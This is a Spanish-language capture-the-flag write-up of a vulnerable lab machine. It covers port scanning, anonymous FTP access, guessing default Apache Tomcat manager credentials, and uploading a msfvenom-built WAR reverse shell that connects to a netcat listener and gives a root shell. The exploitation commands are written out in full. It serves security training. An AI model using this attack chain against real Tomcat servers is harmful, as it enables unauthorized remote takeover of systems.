

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh pn.tar
[sudo] contraseña para kali:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar la conectividad y ya que el ttl es de 64 sabemos que estamos ante una Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.044 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.044/0.044/0.044/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0          74 Apr 19  2024 tomcat.txt
| ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to ::ffff:172.17.0.1
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 2
|_  vsFTPD 3.0.5 - secure, fast, stable
|_End of status
8080/tcp   open  http     Apache Tomcat 9.0.88
```

Comprobamos las tecnologías que tiene la web.


```
> whatweb http://172.17.0.2:8080
http://172.17.0.2:8080 [200 OK] Country[RESERVED][ZZ], HTML5, IP[172.17.0.2], Title[Apache Tomcat/9.0.88]
```

Nos conectamos a ftp como Anonymous y extraemos el archivo .txt.


```
> ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 3.0.5)
Name (172.17.0.2:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49116|)
150 Here comes the directory listing.
-rw-r--r--  1 0      0          74 Apr 19  2024 tomcat.txt
226 Directory send OK.
ftp> get tomcat.txt
local: tomcat.txt remote: tomcat.txt
229 Entering Extended Passive Mode (|||46952|)
150 Opening BINARY mode data connection for tomcat.txt (74 bytes).
100% |*****| 74 253.56 KiB/s 00:00 ETA
226 Transfer complete.

> cat tomcat.txt -p
Hello tomcat, can you configure the tomcat server? I lost the password...
```


Dentro de la web hay como una especie de ejemplo que nos da una contraseña.




Pero con esa contraseña no nos deja entrar por lo que probamos otras contraseñas que suelen ser las usadas de forma predeterminada, cuando buscas por Google encuentras un repositorio de github con el que das con la contraseña.



Una vez dentro nos da la opción de subir un archivo .war con el que nos haremos una reverse shell.



Para crear el archivo usaremos msfvenom. Si buscamos payloads por la web encontraremos ejemplos para poder crearlo.





Lo modificamos para nuestra Kali. Y lo subimos a la web de tomcat.

```
> msfvenom -p java/shell_reverse_tcp LHOST=10.0.2.65 LPORT=443 -f war -o shell.war
Payload size: 13029 bytes
Final size of war file: 13029 bytes
Saved as: shell.war
```

/shell	None specified
Deploy	
Deploy directory or WAR file located on server	
172.17.0.2:8080/shell/	

Accedemos a la shell que hemos creado y previamente levantamos un netcat. De modo que ya tenemos acceso y listo ya somos root.

  172.17.0.2:8080/shell

```
> nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 37896
id
uid=0(root) gid=0(root) groups=0(root)
```